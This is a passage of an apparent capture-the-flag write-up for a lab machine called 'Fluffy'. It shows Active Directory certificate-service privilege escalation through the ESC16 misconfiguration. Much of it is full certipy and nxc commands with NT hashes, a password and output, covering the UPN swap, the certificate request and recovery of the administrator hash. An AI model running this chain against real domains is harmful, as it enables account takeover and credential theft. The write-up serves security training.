as winrm_svc we get our first flag. 
ADCS and privesc
we also got acces to ca_svc which even from bloodhound is a high value target Lets use nxc to check if ADCS is running.
1
2
3
4
5
6
nxc ldap dc01.fluffy.htb -u p.agila -p 'prometheusx-303' -M adcs
LDAP        10.129.232.88   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:None) (channel binding:Never)
LDAP        10.129.232.88   389    DC01             [+] fluffy.htb\p.agila:prometheusx-303
ADCS        10.129.232.88   389    DC01             [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS        10.129.232.88   389    DC01             Found PKI Enrollment Server: DC01.fluffy.htb
ADCS        10.129.232.88   389    DC01             Found CN: fluffy-DC01-CA
it is running….Lets use certipy to look for vulnerabilities.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
certipy-ad find -u ca_svc@fluffy.htb -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -vulnerable -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: FLUFFY.HTB.
[!] Use -debug to print a stacktrace
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[!] DNS resolution failed: The DNS query name does not exist: DC01.fluffy.htb.
[!] Use -debug to print a stacktrace
[*] Retrieving CA configuration for 'fluffy-DC01-CA' via RRP
[*] Successfully retrieved CA configuration for 'fluffy-DC01-CA'
[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
 0
   CA Name                             : fluffy-DC01-CA
   DNS Name                            : DC01.fluffy.htb
   Certificate Subject                 : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
   Certificate Serial Number           : 3670C4A715B864BB497F7CD72119B6F5
   Certificate Validity Start          : 2025-04-17 16:00:16+00:00
   Certificate Validity End            : 3024-04-17 16:11:16+00:00
   Web Enrollment
     HTTP
       Enabled                         : False
     HTTPS
       Enabled                         : False
   User Specified SAN                  : Disabled
   Request Disposition                 : Issue
   Enforce Encryption for Requests     : Enabled
   Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
   Disabled Extensions                 : 1.3.6.1.4.1.311.25.2
   Permissions
     Owner                             : FLUFFY.HTB\Administrators
     Access Rights
       ManageCa                        : FLUFFY.HTB\Domain Admins
                                         FLUFFY.HTB\Enterprise Admins
                                         FLUFFY.HTB\Administrators
       ManageCertificates              : FLUFFY.HTB\Domain Admins
                                         FLUFFY.HTB\Enterprise Admins
                                         FLUFFY.HTB\Administrators
       Enroll                          : FLUFFY.HTB\Cert Publishers
   [!] Vulnerabilities
     ESC16                             : Security Extension is disabled.
   [*] Remarks
     ESC16                             : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Certificate Templates                   : [!] Could not find any certificate templates
Its is vulnerable to ESC16. Members of Cert Publishers can Enroll in any certificate generated by the CA.
ESC16
For more indepth understanding of ESC16 check out Certipy wiki on ESC16 But an overview of it is(credits to certipy-team): ESC16 describes a misconfiguration where the CA itself is globally configured to disable the inclusion of the szOID_NTDS_CA_SECURITY_EXT (OID 1.3.6.1.4.1.311.25.2) security extension in _all_ certificates it issues. This SID extension, introduced with the May 2022 security updates (KB5014754), is vital for "strong certificate mapping", enabling DCs to reliably map a certificate to a user or computer account's SID for authentication. If an attacker has control over an account’s UPN (e.g., via GenericWrite) and that account can enroll for any client authentication certificate from the ESC16-vulnerable CA, they can:
- Change the victim account’s UPN to match a target privileged account’s
sAMAccountName. - Request a certificate (which will automatically lack the SID security extension due to the CA’s ESC16 configuration).
- Revert the UPN change.
- Use the certificate to impersonate the target. we have hashes of multiple members of the service accounts group, and each has
GenericWriteover the others. The ca_svc account, because it’s in Cert Publishers, is able to enroll in any certificate. we can work from winrm_svc and modify ca_svc.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
certipy-ad account read -u winrm_svc@fluffy.htb -hashes 33bd09dcd697600edf6b3a7af4875767 -user ca_svc
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: FLUFFY.HTB.
[!] Use -debug to print a stacktrace
[*] Reading attributes for 'ca_svc':
   cn                                  : certificate authority service
   distinguishedName                   : CN=certificate authority service,CN=Users,DC=fluffy,DC=htb
   name                                : certificate authority service
   objectSid                           : S-1-5-21-497550768-2797716248-2627064577-1103
   sAMAccountName                      : ca_svc
   servicePrincipalName                : ADCS/ca.fluffy.htb
   userPrincipalName                   : ca_svc@fluffy.htb
   userAccountControl                  : 66048
   whenCreated                         : 2025-04-17T16:07:50+00:00
   whenChanged                         : 2026-02-27T23:05:55+00:0
we see userPrincipalName is ca_svc@fluffy.htb and well change that to administrator
1
2
3
4
5
6
7
8
certipy-ad account update -u winrm_svc@fluffy.htb -hashes 33bd09dcd697600edf6b3a7af4875767 -user ca_svc -upn administrator
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: FLUFFY.HTB.
[!] Use -debug to print a stacktrace
[*] Updating user 'ca_svc':
   userPrincipalName                   : administrator
[*] Successfully updated 'ca_svc'
And confirm That it has changed.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
certipy-ad account read -u winrm_svc@fluffy.htb -hashes 33bd09dcd697600edf6b3a7af4875767 -user ca_svc
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: FLUFFY.HTB.
[!] Use -debug to print a stacktrace
[*] Reading attributes for 'ca_svc':
   cn                                  : certificate authority service
   distinguishedName                   : CN=certificate authority service,CN=Users,DC=fluffy,DC=htb
   name                                : certificate authority service
   objectSid                           : S-1-5-21-497550768-2797716248-2627064577-1103
   sAMAccountName                      : ca_svc
   servicePrincipalName                : ADCS/ca.fluffy.htb
   userPrincipalName                   : administrator
   userAccountControl                  : 66048
   whenCreated                         : 2025-04-17T16:07:50+00:00
   whenChanged                         : 2026-02-28T00:39:51+00:00
Now we need to request a certificate as ca_svc:
1
2
3
4
5
6
7
8
9
10
11
certipy-ad req -u ca_svc -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.129.232.88 -target dc01.fluffy.htb -ca fluffy-DC01-CA -template User
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 18
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Now clean up and set the UPN back to what it was.
1
2
3
4
5
6
7
8
certipy-ad account update -u winrm_svc@fluffy.htb -hashes 33bd09dcd697600edf6b3a7af4875767 -user ca_svc -upn ca_svc@fluffy.htb
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: FLUFFY.HTB.
[!] Use -debug to print a stacktrace
[*] Updating user 'ca_svc':
   userPrincipalName                   : ca_svc@fluffy.htb
[*] Successfully updated 'ca_svc'
Requesting Administrator hash
1
2
3
4
5
6
7
8
9
10
11
12
certipy-ad auth -pfx administrator.pfx -u Administrator -domain fluffy.htb -dc-ip 10.129.232.88
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e

And we got admins hash.
shell and root flag
we can now utilise evil-winrm-py to get Root flag.
Hope you enjoyed.Until The Next Writeup👋🙂.